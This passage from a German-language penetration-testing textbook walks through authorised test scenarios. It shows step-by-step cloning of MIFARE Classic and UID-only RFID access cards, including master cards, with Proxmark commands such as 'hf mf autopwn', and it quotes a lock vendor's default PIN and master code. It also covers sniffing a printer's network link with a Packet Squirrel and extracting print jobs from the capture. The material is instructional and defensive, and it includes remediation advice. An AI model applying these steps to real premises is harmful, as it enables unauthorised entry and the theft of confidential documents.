Genehmigungsphase befinden. Für einige diese Aufträge gilt eine Geheimhaltungsvereinbarung, da es oft noch einen längeren Zeitraum dauert, bis solche Maschinen offiziell vorgestellt werden. Um den Zugang zu den Produktionsstätten zu beschränken, wird daher eine RFID-Anlage genutzt.

Das Gebäude des Unternehmens hat auf der Vorderseite mehrere Besucherparkplätze und einen Eingang, um Besucher willkommen zu heißen. Dort werden auch die Bestellungen von den Kunden abgeholt. Auf der Seite befindet sich der Lieferanteneingang, hier wird das Material für die Schildproduktion angeliefert. Ein Parkplatz für das Personal befindet sich gegenüber auf der anderen Straßenseite; zum Betreten des Gebäudes wird derselbe Eingang verwendet. Dort befindet sich eine Tür mit einem Lesegerät für RFID-Chipkarten (siehe Abbildung 4.17).




Abbildung 4.17 Position der zu untersuchenden RFID-Lesegeräte

Dieses Gerät wurde installiert, damit Kunden nicht aus Versehen in den inneren Bereich gelangen. Ebenfalls per Karte werden verschiedene Türen im Innenbereich geöffnet sowie das Zeiterfassungssystem und ein Snackautomat genutzt.

Für die Innentüren gibt es verschiedene Berechtigungen. Zum Beispiel hat nicht jeder Zutritt in den Serverraum, in die Buchhaltung und in das Büro der Geschäftsführerin. Das letzte RFID-System sichert im Büro der Geschäftsführerin den Zugang zu einem Schließfach des Schreibtischs, in dem sensible Unterlagen gelagert werden.

Da die verwendeten RFID-Systeme in mehreren Phasen zugekauft wurden, ist der aktuelle Sicherheitsstand nicht bekannt. Einige der Systeme können zentral administriert werden, andere werden mit der Hauptkarte/Masterkarte programmiert. Bei der Installation der Geräte stand nicht die physische Sicherheit im Vordergrund, sondern ein einfacher Zugangsschutz. Ihre Aufgabe ist es nun, eine Sicherheitsüberprüfung der RFID-Anlage durchzuführen, um herauszufinden, ob eine unauffällige Manipulation möglich ist.

4.2.1 Pre-Engagement (Vorbereitung)

In der ersten Phase des Pentests der RFID-Systeme legen Sie die Ziele fest und definieren die Rahmenbedingungen.

- **Ausrichtung**
  - Ziele der Tests

    Analysieren Sie, welche Zugangssysteme mithilfe einer Karte mit einer duplizierten ID geöffnet werden können.

    Überprüfen Sie, ob die verwendeten Karten komplett dupliziert werden können, um einen Klon zu erstellen.
  - Tiefe der Tests

    Es sollen nur die RFID-Systeme getestet werden, die für Angreifer interessant sind. Exemplarisch werden das Zugangssystem am Eingang, das Zugangssystem zum Serverraum und das Sicherungssystem des Schreibtischs untersucht. Das Zeiterfassungssystem und der Snackautomat werden nicht weiter berücksichtigt.
- **Vorgehensweise**
  - Ausgangslage

    Intern – es soll ein Angriff simuliert werden, bei dem sich ein Angreifer frei im Gebäude bewegen kann.
  - Vorwissen

    Der Test soll als Whitebox-Test realisiert werden. Daher werden alle vorhandenen Informationen über die Systeme genutzt und es besteht ein Zugang zu den unterschiedlichen RFID-Zugangskarten.

- **Organisation**
  - Bekanntgabe

    Der Test wird offen ausgeführt, sodass jeder darüber Bescheid weiß.
  - Auswirkungen

    Da nur die RFID-Karten angegriffen werden, sind keine Auswirkungen und Beeinträchtigungen zu erwarten.

4.2.2 Reconnaissance (Informationsbeschaffung)

In diesem Schritt sammeln Sie alle notwendigen Informationen über die zu untersuchenden Systeme. Dazu gehört, alle Informationen über die verwendeten RFID-Reader und Schließsysteme sowie über die verwendeten RFID-Karten zu sammeln.

Der erste RFID-Reader ist an der Wand neben der Tür im Eingangsbereich angebracht und besitzt keine weitere Kennzeichnung, also kein Logo eines Herstellers und keine Produktkennung. Aus den technischen Daten, die in Papierform vorhanden sind, geht hervor, dass es sich um das Model *KR601 IC* handelt. Damit ist diese Information einem potenziellen Angreifer nicht zugänglich, aber ein Angreifer könnte das Gerät natürlich abfotografieren und per Bildsuche online finden.

Aus den technischen Daten geht weiter hervor, dass die RFID-Einheit mit einer Frequenz von 13,56 MHz arbeitet und mit dem Kartentyp *Mifare Classic* kompatibel ist. Das Gerät selbst besitzt keine weitere Logik, sondern leitet per Schnittstelle über das Wiegand-Protokoll die Informationen an eine Steuereinheit weiter. Diese ist für die Validierung der Karteninformationen verantwortlich und steuert das Schließsystem.

Als Nächstes analysieren Sie das RFID-Schließsystem des Serverraums. Von außen ist am Lesegerät, das auch als PIN-Eingabegerät fungieren kann, nur der Firmenname *BURG* zu erkennen. Sobald die Tür geöffnet ist, steht auf dem Gegenstück der Schließanlage die komplette Bezeichnung. Es handelt sich um das Gerät *TwinPad* (W-TWP-01). Eine Recherche auf der Website ergibt, dass anhand des Aussehens des RFID-Readers – ohne dass der Produktname bekannt ist – das entsprechende Gerät eindeutig identifiziert werden kann. In den technischen Daten auf der Website finden Sie die Informationen, dass dieses System mit den RFID-Typen *Mifare Classic* und *Mifare Desfire Evo II* arbeitet. Zusätzlich ist noch interessant, dass der Standard-PIN `1234` und der Standard-Mastercode `934 716` lautet. Die Programmierung erfolgt über eine Masterkarte.

Beim dritten RFID-Gerät handelt es sich um eine günstige Absicherung, um eine Schranktür oder Schublade abzuschließen. Es wird unter verschiedenen Bezeichnungen angeboten; auf dem Gerät selbst ist keine Bezeichnung aufgebracht. Es gibt nur eine komplizierte Kennung *ZL:201930346505X*, zu der online keine Informationen gefunden werden. Das Gerät wird so eingebaut, dass im abgeschlossenen Zustand

kein Teil von ihm zugänglich ist. Die Stromversorgung erfolgt über Akkus oder über ein Netzteil. Auch hier wird eine Masterkarte für die Programmierung verwendet. Aus den vorhandenen Unterlagen geht nicht hervor, welche Frequenzen oder Standards genutzt werden.

Als letzter Schritt dieser Phase legen Sie fest, welche Pentest-Hardware verwendet werden soll. Um zu erkennen, ob ein Gerät aktiv ist und mit welcher Frequenz es arbeitet, verwenden Sie den *RF Field Detector* des Herstellers ProxGrind (siehe Abschnitt 13.2, »Detektoren – RFID-Reader und -Tags aufspüren«). Um ein Duplikat einer RFID-Zugangskarte zu erstellen, setzen Sie einen RFID-Cloner ein, der die Frequenz 13,56 MHz unterstützt (siehe Abschnitt 13.3, »Cloner – RFID-Tags einfach kopieren«). Als letzte Hardware verwenden Sie den *Proxmark 3 RDV4.01*, um die RFID-Zugangskarten intensiver untersuchen zu können und Schutzmaßnahmen anzugreifen (siehe Abschnitt 13.6, »Proxmark – eine leistungsstarke RFID-Hardware«).

Am Ende dieser Phase wissen wir Folgendes:

- Das erste RIFD-Lesegerät hat die Bezeichnung KR601 IC.
- Die Bezeichnung des zweiten RFID-Schließsystems lautet TwinPad (W-TWP-01). Seine Standard-PIN lautet `1234` und der Standard-Mastercode `934 716`.
- Beide Schließsysteme arbeiten mit 13,56 MHz und sind mit dem Standard *Mifare Classic* kompatibel.
- Über das dritte System konnten vorab keine Informationen gesammelt werden.
- Wir werden die Hardware *RF Field Detector*, *RFID-Cloner* und *Proxmark 3 RDV4.01* verwenden.

4.2.3 Threat Modeling (Angriffsszenarien)

In dieser Phase arbeiten Sie anhand der in der vorherigen Phase gewonnenen Ergebnisse konkrete Angriffsszenarien aus.

Detektoren funktionieren ähnlich wie RFID-Tags. Sie haben die gleiche Antenne, nur wird anstelle des eigentlichen Chips eine LED mit Energie versorgt. Die Energie des elektromagnetischen Feldes eines RFID-Lesegeräts reicht aus, um diese LED zum Leuchten zu bringen. Auf dem Markt sind verschiedene Produkte zu finden, die beide der am häufigsten eingesetzten Frequenzen (125 kHz und 13,56 MHz) abdecken. Diese beiden Frequenzen werden auch vom *RF Field Detector*-Schlüsselanhänger des Herstellers ProxGrind unterstützt.

Mit dem RF Field Detector (siehe Abbildung 4.18) ist kein Angriff im eigentlichen Sinne möglich, sondern eine Überprüfung der verwendeten RFID-Frequenz. Daher können Angreifer mit ihm versteckte RFID-Lesegeräte entdecken. Zum Beispiel würde der Detektor bei dem verborgenen RFID-Schloss am Schreibtisch anschlagen.

Abbildung 4.18 RFID-Detektor

Daher verwenden Sie den Detektor bei den bekannten RFID-Systemen zur Validierung der vorhandenen Erkenntnisse und beim versteckten RFID-Schloss zur Erkennung der Frequenz.

Der RFID-Cloner (siehe Abbildung 4.19) wird eingesetzt, um RFID-Tags zu duplizieren. Mit dem RFID-Cloner können Sie RFID-Tags mit den Frequenzen 125 kHz, 250 kHz, 375 kHz, 500 kHz, 750 kHz, 875 kHz, 1 MHz und 13,56 MHz duplizieren. Das Gerät hat die Größe eines größeren Taschenrechners, besitzt ein Farbdisplay und auf der Rückseite befindet sich die Öffnung für einen Lautsprecher.

Abbildung 4.19 RFID-Cloner

Bei dieser Geräteklasse werden keine Inhalte der Karten übertragen, sondern nur die IDs. Dies ist interessant, da einfache Systeme nur die ID auslesen, um eine Autorisierung zu überprüfen. Die ID kann dabei nicht auf jede beliebige Karte übertragen wer-

den, sondern es werden spezielle RFID-Tags benötigt. Dabei muss der gleiche RIFD-Standard unterstützt werden und die ID muss geändert werden können. Solche RFID-Tags werden als *Magic Cards* oder als *UID Changeable Cards* bezeichnet.

Grundsätzlich muss jedes System darauf getestet werden, ob nur die ID verwendet wird. Es gab immer wieder Fälle, in denen ein System gemäß seinen technischen Daten einen Standard mit kryptografischer Absicherung unterstützt hat, in der Realität aber nur die IDs der Karten verwendet wurden.

Erstellen Sie von jeder Karte mit dem Cloner eine Kopie und überprüfen Sie, ob diese von den Lesegeräten akzeptiert wird.

Mit dem Proxmark 3 RDV4.01 (siehe Abbildung 4.20) können Sie anschließend die eingesetzten RFID-Karten genauer analysieren. Mit ihm ist es möglich, mit einem Rechner die ungeschützten Karten inklusive ihrer Daten auszulesen und zu speichern, wodurch alle Informationen auf eine neue Karte übertragen werden können und somit ein Klon erstellt wird. Werden Schutzmechanismen verwendet, kann mit dem Proxmark analysiert werden, ob diese angegriffen werden können.

Abbildung 4.20 Proxmark 3

Lesen Sie die RFID-Tags mit dem Proxmark aus, und stellen Sie fest, welche Standards verwendet werden. Handelt es sich um eine unsichere Variante, erstellen Sie eine Kopie von den RFID-Tags. Führen Sie Ihre Analyse mit allen RFID-Tags durch, also nicht nur mit den Zugangskarten, sondern auch mit den Masterkarten.

Zusammenfassend wurden damit die drei Angriffsszenarien festgelegt:

- Auslesen und Übertragen der ID auf eine andere RFID-Karte
- Erstellen eines Klons von einer RFID-Karte
- Duplizieren der Masterkarten

4.2.4 Exploitation (aktive Eindringversuche)

Die in Phase 3 definierten Angriffsszenarien setzen Sie in dieser Phase in die Praxis um.

RF Field Detector

Beginnen Sie mit dem RF Field Detector-Schlüsselanhänger des Herstellers Prox-Grind, und untersuchen Sie die RFID-Lesegeräte. Nehmen Sie den Detektor, und halten Sie ihn an das erste RFID-Lesegerät. Sobald die LED bei der Markierung für 13,56 MHz immer wieder kurz aufleuchtet, haben Sie die Frequenz bestimmt. Die Helligkeit und Leuchtdauer variierten je nach Leistung der Lesegeräte. Damit haben Sie nachgewiesen, dass das System aktiv ist und die weitverbreitete RFID-Frequenz von 13,56 MHz nutzt. Testen Sie nun systematisch alle weiteren RFID-Systeme.

RFID-Cloner

Fahren Sie mit dem nächsten Test fort, dem Duplizieren der Zugangskarten. Halten Sie dazu die Blankokarten (Magic Cards) mit änderbarer ID bereit. Schalten Sie den RFID-Cloner ein, indem Sie links oben die Power-Taste betätigen. Zum Start erscheint eine Meldung, die Sie mit der Taste OK bestätigen. Anschließend wird über die Sprachausgabe die aktuell eingestellte Frequenz ausgegeben.

Legen Sie die erste RFID-Karte hinten auf die markierte Lesefläche, und drücken Sie die Taste SCAN. Das Gerät geht in den Automatikmodus und geht der Reihe nach die verschiedenen Frequenzen durch. Sobald die Karte erkannt wird, wird die ID auf dem Display angezeigt und die Sprachausgabe liest die Nummer vor. Um jetzt die ID auszulesen und im Gerät zu speichern, drücken Sie die Taste READ. Der Vorgang wird mit der Meldung »Read success!« bestätigt. Anschließend entfernen Sie die Zugangskarte und verwenden eine leere Karte mit änderbarer ID. Betätigen Sie die Taste WRITE, um die ID auf diese Karte zu schreiben. Nun erscheint die Meldung »Write success!«. Damit haben Sie die ID des RFID-Tags auf einen anderen RFID-Tag übertragen.

Erstellen Sie nun der Reihe nach für alle Systeme Klone der RFID-Tags, und testen Sie, ob ein Öffnen mit der neu erstellten Karte möglich ist. Führen Sie anschließend die gleichen Schritte mit den Masterkarten durch.

Proxmark 3 RDV4.01

Als Nächstes untersuchen Sie die RFID-Tags der Systeme, die sich nicht mit der kopierten ID überlisten ließen, mit dem Proxmark 3 RDV4.01 intensiver. Der Proxmark gilt bei Pentestern als das Schweizer Taschenmesser der RFID-Werkzeuge, weil er mit vielen RFID-Tags und -Systemen kompatibel ist. Er unterstützt die am häufigsten verwendeten Frequenzen 125 kHz, 134 kHz und 13,56 MHz. Eine weitere Stärke des Prox-

mark ist die gleichnamige Software, die einen großen Funktionsumfang bietet, aber gleichzeitig viele Vorgänge automatisiert.

Installieren Sie die notwendigen Softwarepakete (siehe Abschnitt 13.6.1, »Einrichtung«), schließen Sie den Proxmark an das Kali-System an, und rufen Sie die Proxmark-Software (PM3) auf. Legen Sie die erste RFID-Zugangskarte auf den Lesebereich, und führen Sie als Erstes einen Scan durch, um zu ermitteln, welcher Standard verwendet wird:

```
[usb] pm3 --> hf search
```

Wird ein unterstützter Standard gefunden, werden die dazugehörigen Informationen angezeigt. Als Ergebnis ist etwa zu erkennen, dass es sich um eine RFID-Karte mit dem weitverbreiteten MIFARE-Classic-Standard handelt. Dieser gilt als unsicher, da mehrere Angriffsmöglichkeiten bestehen. Um diese Karte zu duplizieren, muss der Schutzmechanismus umgangen werden. Dafür steht mit Proxmark der Befehl `autopwn` zur Verfügung, der verschiedene Angriffsmethoden automatisiert durchprobiert:

```
[usb] pm3 --> hf mf autopwn
```

Ist eine Angriffsart gegen die gesicherte RFID-Karte möglich, wird automatisch eine Sicherung ihres Inhalts erstellt. Nachdem dies abgeschlossen ist, wechseln Sie die Karten und verwenden wieder eine leere RFID-Karte mit änderbarer UID. Die erstellte Sicherung wird mit dem folgenden Befehl auf diese Karte übertragen (der Dateiname entspricht der UID der ursprünglichen Karte):

```
[usb] pm3 --> hf mf cload -f hf-mf-12345678-dump.eml
```

Testen Sie nun der Reihe nach die drei Systeme, ob ein Öffnen mit der neu erstellten Karte möglich ist. Probieren Sie auch hier, eine Kopie der Masterkarten zu erstellen.

4.2.5 Reporting (Abschlussanalyse)

In der Abschlussanalyse werden die gewonnenen Erkenntnisse beschrieben und eingeordnet. Dazu erstellen Sie einen Bericht über alle gefundenen Schwachstellen.

Bei diesem Szenario kann festgehalten werden, dass die Systeme, die nur die ID für eine Abfrage nutzten, als sehr unsicher einzustufen sind. Diese RFID-Schließsysteme müssen umgehend ersetzt werden, da ein Angriff einfach und ohne große Kosten realisiert werden kann. Die anderen Schließsysteme nutzen zwar den Mifare-Classic-Standard, der gegen RFID-Cloner schützt, allerdings wurde die Verschlüsselung schon vor Jahren gebrochen, wodurch verschiedene Angriffsszenarien möglich sind. Der Test hat gezeigt, dass ein Klon solch einer RFID-Karte hergestellt werden kann. Daher sollten auch diese Systeme ausgetauscht werden, um einen neueren RFID-Standard zu verwenden, gegen den kein Angriffsvektor bekannt ist.

4.2.6 Re-Testing (erneutes Testen)

Bei diesem Szenario ist ein erneutes Testen nicht ganz so relevant, da sich die Komponenten nur selten ändern. Ein erneuter Test sollte daher immer dann durchgeführt werden, wenn ein neues Gerät hinzugefügt wird. Gleichzeitig sollten Sie aber im Blick behalten, ob neue Angriffe gegen die verwendeten RFID-Standards bekannt werden. Bei vernetzten Systemen müssen Sie gleichermaßen auf die mit dem RFID-System verbundenen Komponenten achten.

4.3 Szenario C: Netzwerkverbindungen eines Druckers überprüfen

Bei diesem Szenario untersuchen Sie die Netzwerkverbindung zu einem Drucker. Das Zielgerät steht in einem Gebäude einer Behörde. Da im Hauptgebäude der Platz knapp geworden ist, hat die Stadt weitere Gebäude auf der anderen Straßenseite angemietet. Weil diese Räumlichkeiten früher als Geschäft genutzt wurden, konnte die übliche Raumaufteilung nicht umgesetzt werden. Direkt hinter dem Eingang betritt man einen größeren zentralen Bereich, wo sich auch der Wartebereich für Personen mit einem Anliegen befindet (siehe Abbildung 4.21).




Abbildung 4.21 Schematische Darstellung der Position des Druckers

Dort ist auch der Drucker neben einem Treppenaufgang positioniert. Es handelt sich um ein größeres Multifunktionssystem mit Netzwerkanschluss, das von allen Perso-

nen genutzt wird, die in diesem Gebäude arbeiten. Druckaufträge werden nicht sofort ausgegeben, sondern erst nachdem sich die Mitarbeiter mit ihrem Ausweis identifiziert haben.

Ihre Aufgabe ist es, eine Sicherheitsüberprüfung durchzuführen, um herauszufinden, welche Daten beim Abhören der Netzwerkverbindung gewonnen werden können.

4.3.1 Pre-Engagement (Vorbereitung)

In der ersten Phase des Pentests definieren Sie die Ziele und die Rahmenbedingungen für die Untersuchung des Netzwerkdruckers mit Pentest-Hardware.

- **Ausrichtung**
  - Ziele der Tests

    Überprüfen Sie, welche Schnittstellen des Druckers erreichbar sind, um eine Hardware anzuschließen.

    Analysieren Sie, welche Daten extrahiert werden können, wenn die Netzwerkübertragungen mitgeschnitten werden.
  - Tiefe der Tests

    Es sollen nur dieser eine Drucker und die Netzwerkkommunikation untersucht werden. Den Zugang über das Bedienpanel und die Anmeldung per Ausweis sollen hier nicht weiter untersucht werden.
- **Vorgehensweise**
  - Ausgangslage

    Extern – es soll ein Angriff simuliert werden, bei dem ein Angreifer ein legitimes Anliegen vortäuscht und sich so Zugang zum Eingangsbereich verschafft.
  - Vorwissen

    Der Test soll als Blackbox-Test realisiert werden. Daher werden keine vorhandenen Zugänge oder Informationen über die Konfiguration verwendet.
- **Organisation**
  - Bekanntgabe

    Der Test wird offen ausgeführt, sodass jeder darüber Bescheid weiß. Es soll nicht überprüft werden, ob dem Personal eine zusätzliche Hardware auffällt.
  - Auswirkungen

    Da nur die Übertragungen abgefangen werden, sollte es nur zu einer kurzen Unterbrechung der Netzwerkverbindung kommen, wenn die Hardware angeschlossen wird. Dies führt zu keiner merklichen Unterbrechung, da die Übertragung der Druckaufträge normalerweise bei einem Problem automatisiert erneut durchgeführt wird.

4.3.2 Reconnaissance (Informationsbeschaffung)

In dieser Phase des Pentests sammeln Sie alle relevanten Informationen, die Sie für die spätere Sicherheitsanalyse benötigen. Finden Sie heraus, welches Druckermodell eingesetzt wird (siehe Abbildung 4.22) und welche technischen Möglichkeiten es bietet. Dazu gehören die Protokolle für das Versenden von Druckaufträgen und die Information, welche Varianten für einen verschlüsselten Austausch bereitgestellt werden.

Abbildung 4.22 Das Modell des Druckers

Gerade größere Druckermodelle können sehr unterschiedlich mit verschiedenen Modulen konfiguriert werden und besitzen dadurch unterschiedliche Anschlüsse (siehe Abbildung 4.23). Informieren Sie sich daher, welche Arten von Schnittstellen der Drucker besitzt und welche genutzt werden.

Abbildung 4.23 Anschlüsse des Druckers

Als letzten Schritt dieser Phase legen Sie fest, welche Pentest-Hardware verwendet werden soll. Da es sich um ein kabelgebundenes Netzwerk handelt, kommen zusammen mit einem Notebook zwei Möglichkeiten infrage: der *Throwing Star LAN Tap* (siehe Abschnitt 16.2, »Throwing Star LAN Tap – Daten einfach ausleiten«) und der *Plunder Bug* (siehe Abschnitt 16.3, »Plunder Bug – Daten elegant ausleiten«). Komplett ohne Rechner kann auch das *Packet Squirrel* (siehe Abschnitt 16.4, »Packet Squirrel Mark II – Netzwerkverkehr mitschneiden«) verwendet werden. Sie entscheiden sich für das Packet Squirrel, da es versteckt und ohne Rechner direkt am Drucker platziert werden kann.

Am Ende dieser Phase wissen Sie Folgendes:

- Hersteller und die genaue Produktbezeichnung des Druckers
- Die Netzwerkschnittstelle kann einfach erreicht werden, und es ist ein Netzwerkkabel eingesteckt.
- Zusätzlich ist noch ein USB-Port auf der Rückseite vorhanden, der voraussichtlich zur Stromversorgung genutzt werden kann.
- Die Hardware Packet Squirrel wird für diesen Sicherheitstest eingesetzt.

4.3.3 Threat Modeling (Angriffsszenarien)

In dieser Phase der Untersuchung der Netzwerkverbindungen eines Druckers arbeiten Sie konkrete Angriffsszenarien aus.

Das Packet Squirrel (siehe Abbildung 4.24) wird zwischen einen vorhandenen Netzanschluss und die ursprüngliche Netzwerkbuchse des Geräts gesteckt. Dazu benötigen Sie ein kurzes Netzwerkkabel, ein USB-Kabel für die Stromversorgung und einen USB-Stick zum Speichern der Daten. Anschließend können Sie mit der Hardware auf die Netzwerkübertragungen zugreifen.

Abbildung 4.24 Packet-Squirrel-Hardware

Dazu können Sie auf dem Minirechner des Packet Squirrel eigene Skripte hinterlegen. Für dieses Szenario zeichnen Sie mit `tcpdump` den gesamten Netzwerkverkehr auf einem angeschlossenen USB-Stick auf. Dieser sogenannte Payload ist bereits standardmäßig im Auslieferungszustand installiert. Die Analyse der Aufzeichnung und das Extrahieren der Druckaufträge mithilfe eines Rechners erfolgen im Anschluss.

Zusammenfassend wurden damit die zwei Angriffsszenarien festgelegt:

- Protokollieren des gesamten Netzwerkverkehrs
- Extrahieren der abgesendeten Druckaufträge

4.3.4 Exploitation (aktive Eindringversuche)

In dieser Phase setzen Sie die vorher definierten Angriffsszenarien in die Praxis um.

Als Erstes schließen Sie einen USB-Stick (NTFS- oder ext4-formatiert) an das Packet Squirrel an. Ziehen Sie dann das vorhandene Netzwerkkabel ab, und stecken Sie es auf der rechten Seite des Packet Squirrel ein (dort, wo der USB-Stick sitzt). Verbinden Sie das kurze Netzwerkkabel mit dem Drucker. Stellen Sie den Schalter auf die erste Position, um die Payload *Logging Network Traffic* zu aktivieren, und schließen Sie das USB-Kabel zur Stromversorgung an. Während des Vorgangs blinkt die LED gelb.

Abbildung 4.25 Angeschlossenes »Packet Squirrel«

Lassen Sie das Packet Squirrel für eine gewisse Zeit in dieser Position, um den Netzwerkverkehr aufzuzeichnen. Das ist auch eine gute Gelegenheit, um zur Dokumentation Fotos zu machen, um sie etwa später für Schulungszwecke einzusetzen. Versuchen Sie, ob es eine Möglichkeit gibt, die Hardware komplett zu verstecken. Zusätzlich können Sie auch selbst Druckaufträge von verschiedenen Geräten mit unterschiedlicher Anwendung abschicken.

Um die Aufzeichnung zu beenden, drücken Sie den Taster auf dem Packet Squirrel. Die LED blinkt daraufhin rot, um anzuzeigen, dass das Schreiben der Datei auf dem USB-Stick abgeschlossen ist. Stecken Sie die Hardware aus, und stellen Sie die ursprüngliche Verkabelung wieder her. Auf dem USB-Stick befindet sich im Ordner *loot* der Unterordner *tcpdump*, und darin finden Sie die *.pcap*-Datei mit dem Namen *dump.pcap*, die die komplette Aufzeichnung des Netzwerkverkehrs enthält.

Um die Druckaufträge automatisch zu extrahieren, kopieren Sie die Datei auf das Kali-Linux-System. Nutzen Sie für die Extraktion *lpdshark* (*https://github.com/mikeri/lpdshark*). Mit den folgenden Befehlen werden die Druckaufträge aus der Aufzeichnung extrahiert und in PDF-Dateien umgewandelt:

```
$ pip install pyshark-parser
$ git clone https://github.com/mikeri/lpdshark.git
$ cd lpdshark
$ ./lpdshark.py -p print dump.pcap
$ find print/*.prn -printf '%f\n' | parallel -I {} gpcl6 -o pdf/{}.pdf ➲
    -sDEVICE=pdfwrite $1/{}
```

Listing 4.1 Extraktion von Druckaufträgen aus der »pcap«-Datei

Falls diese Extraktion nicht funktioniert, handelt es sich wahrscheinlich nicht um einen LPR- oder LPD-Druckauftrag. Häufig wird auch das *Internet Printing Protocol* (IPP) eingesetzt. Um dies zu überprüfen, öffnen Sie die Datei *dump.pcap* mit dem Tool *Wireshark* (siehe Abschnitt 19.3, »Netzwerkverkehr protokollieren«). Ob eine IPP-Übertragung stattgefunden hat, können Sie herausfinden, indem Sie IPP als Filter eintragen. Nun werden wie in Abbildung 4.26 nur noch IPP-Übertragungen dargestellt.

Abbildung 4.26 Aufgezeichnete IPP-Übertragungen werden in Wireshark angezeigt.

Um zu sehen, ob eine IPP-Übertragung unverschlüsselt stattgefunden hat, klicken Sie mit der rechten Maustaste auf den ersten Eintrag und wählen im nun erscheinenden Kontextmenü den Eintrag FOLLOW aus. Um den eigentlichen Inhalt der Übertragung anzuzeigen, wählen Sie im nächsten Menü den Eintrag TCP STREAM aus.

Daraufhin wird die komplette Übertragung von Wireshark zusammengefügt und dargestellt (siehe Abbildung 4.27).

Abbildung 4.27 Unverschlüsselte Übertragung des Druckauftrags

Wenn Sie den Inhalt bzw. die einzelnen Befehle lesen können, handelt es sich um eine unverschlüsselte Übertragung. Wireshark hat dies bereits erkannt, daher hatte ich neben der Option TCP STREAM auch die Möglichkeit, die Methode HTTP STREAM im Menü auszuwählen. Würde es sich um eine verschlüsselte Übertragung handeln, wäre die Option TLS STREAM aktiv gewesen.

4.3.5 Reporting (Abschlussanalyse)

In der Abschlussanalyse werden die gewonnenen Erkenntnisse ausführlich beschrieben und eingeordnet. Dazu erstellen Sie einen Bericht über alle gefundenen Schwachstellen.

Mit der Extraktion aller Druckaufträge aus der Aufzeichnung konnte in diesem Sicherheitstest nachgewiesen werden, dass die Übertragung komplett ungesichert erfolgt und ein potenzieller Angreifer diese Druckaufträge aufzeichnen kann.

Abhilfe schafft hier die Umstellung auf sichere Protokolle für den Netzwerkdruck. Diese sind allerdings nicht weit verbreitet und benötigen zum Teil eine aufwendige Konfiguration auf den Clients. Und selbstverständlich müssen die verschlüsselten Protokolle auch von den Druckern unterstützt werden, was gerade bei älteren Modellen meist nicht der Fall ist. Zum Beispiel kann *IPP over HTTPS* für eine verschlüsselte

Verbindung eingesetzt werden. Da es sich aber um eine lokale TLS-Verbindung handelt, muss ein Zertifikat erstellt werden, das auf allen Clients importiert werden muss.

Eine praktikable Alternative ist die Sicherung des Druckers durch bauliche Maßnahmen, indem etwa der Drucker in einem separaten Bereich untergebracht wird, zu dem nur Mitarbeiter Zutritt haben. Eine weitere pragmatische Lösung ist der Einsatz von speziellen Clips, damit Netzwerkkabel nicht einfach herausgezogen werden können.

4.3.6 Re-Testing (erneutes Testen)

Ein erneutes Testen ist bei diesem Szenario nur relevant, wenn sich etwas an der Software oder an der Konfiguration geändert hat.

4.4 Szenario D: Die Schnittstellen eines Client-Rechners analysieren

Bei diesem Szenario testen Sie einen klassischen Client-Rechner in einem Konzern. Für den Test soll exemplarisch ein Arbeitsplatz untersucht werden. Als Kriterien legen Sie fest, dass es sich um einen Arbeitsplatz handeln soll, an dem mehrere Personen vorbeikommen und an dem wichtige Daten bearbeitet werden.

Ihre Wahl fällt auf den Desktop-Rechner eines Assistenten, der im Vorzimmer einer Abteilungsleiterin arbeitet. Er hat Zugriff auf alle Kalender in der Abteilung und auf die E-Mails der Abteilungsleiterin. Gleichzeitig prüft er auch finanziellen Transaktionen. Da es mehrere Besprechungen pro Tag gibt, haben mehrere Personen Zutritt zu diesem Raum und es gibt dort einen kleinen Wartebereich mit zwei Stühlen (siehe Abbildung 4.28).




Abbildung 4.28 Schematischer Aufbau des Raumes

